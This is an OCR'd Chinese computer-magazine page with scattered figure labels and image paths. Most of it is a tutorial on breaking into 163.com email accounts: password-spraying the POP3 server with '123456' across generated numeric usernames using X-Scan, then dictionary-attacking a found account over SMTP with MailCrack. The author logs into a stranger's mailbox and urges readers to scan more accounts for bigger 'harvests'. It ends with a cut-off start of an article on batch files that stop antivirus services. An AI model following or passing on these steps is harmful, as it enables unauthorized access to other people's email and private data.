


图2





图7


图4






图8


图9


图5




图11





图10


图6

一、利用弱口令破解邮箱

大家都知道，邮箱登录时都有登录次数限制，因此暴力破解邮箱“不可能”了，但是我们可以用一个密码去登录多个邮箱，如果密码正确就能进去了。

首先需要准备的工具中X-Scan和易优字典。开始我们的破解邮箱之旅！首先打开易优字典（这是一个不错的字典生成工具，生成字典速度特别快），如图1。选择“基本字符”，然后在所有的数字前面打勾（选择的这些数字是用来做用户名之用，大家也可以选择别的）。点上边的“生成字典”，选择保存路径和密码位数（注意：生成的字典要改成.dic格式），如图2。点击下边的“生成字典”就会生成我们需要的字典文件了。

然后新建一个文本文件，把它重命名为“密码.dic”，注意格式一定要是.dic的，然后打开在里面写入123456，这个是密码文件，如图3。

字典已经制作完毕，现在打开X-Scan，如图4。在扫描之前我们还要来看下163邮件服务器的IP，打开CMD命令提示符，输入ping pop.163.com，得到IP地址为202.108.5.100。现在回到X-scan，点“设置”—“扫描参数”，来到扫描参数设置界面，在指定IP范围内填入刚才PING到的202.108.5.100，如图5。

在左侧点击“全局设置”前的加号，选择“扫描模块”，只在POP3前面打勾，如图6。然后点击“插件设置”前面的加号，选择“字典文件设置”，在右边的窗口内选择“POP3用户名字典”，点击右键选择编辑，选择我们刚才生成的帐号文件，如图7。用同样的方法添加上密码文件，如图8。然后点确定，就回到了X-scan的主界面了。

点击“文件”，选择“开始扫描”，这样X-scan就开始扫描密码是123456的邮箱了。不一会就扫完了，得到结果如图9。由于我选择的帐号文件只有4位和5位的数字，所以只破解出一个邮箱。大家可以生成别的帐号字典，这样扫描的帐号就多了，当然能扫描出来的邮箱也就多了。另外大家可以把密码修改成你认为别人经常使用的密码，这样就能破解出更多的邮箱了。

二、破解指定邮箱的密码

前几天在网上搜到一个破解邮箱的工具MailCrack，试了一下还可以，给大家




图13





图12


图14

推荐一下。MailCrack的界面如图10所示，很容易看懂操作。在服务器处选择smtp.163.com，在邮箱帐号名处填上刚才扫到的那个邮箱的帐号1249，点击字典设置，选择字典。我就选择一个简单的字典吧，这些数都是我随便填的，最后一个是正确的密码，如图11。注意字典一定要是.txt格式的哦！选择好字典然后点开始扫描，它就开始试探了，如图12。当试探到最后一个密码时，提示找到正确密码为123456，如图13。我们用得到的密码去登录下邮箱，里面还有不少信息呢，如图14。

上边为大家介绍了两种简单的破解邮箱的方法，针对第一种，大家可以生成大一些的帐号文件，多扫描一些帐号，收获就会更多了；针对第二种，只要你有足够的时间而且你的密码字典足够强壮，就能得到正确的密码。最后提醒大家自己的邮箱密码一定要设置的强壮点，本人的邮箱就是被人破解了密码，然后删除了所有的邮件！唉，痛不欲生啊！

（本文所涉及到的X-scan、易优字典生成器、MailCrack已收录到光盘中）

蜗牛机也能玩杀毒软件

西邮猎手（王聪）

对于一些配置较低的电脑，在安装上杀毒软件后，开机后要好几分钟才能进入桌面。其实我们平时可以把杀毒软件关掉，等上网或者连接外置存储设备时再将其打开，这样既可以节省系统资源，又能让系统免遭病毒的侵害。

说起来好象很容易，但杀毒软件并不是只有一个程序，它还要启动好多服务。如果我们每次都手动来开启或停止这些服务，那就会浪费很多时间。但如果我们知道它每次启动了哪些服务和程序，就可以制作一个批处理，只要启动的时候双击，停止时还是双击就行了，简单吧！

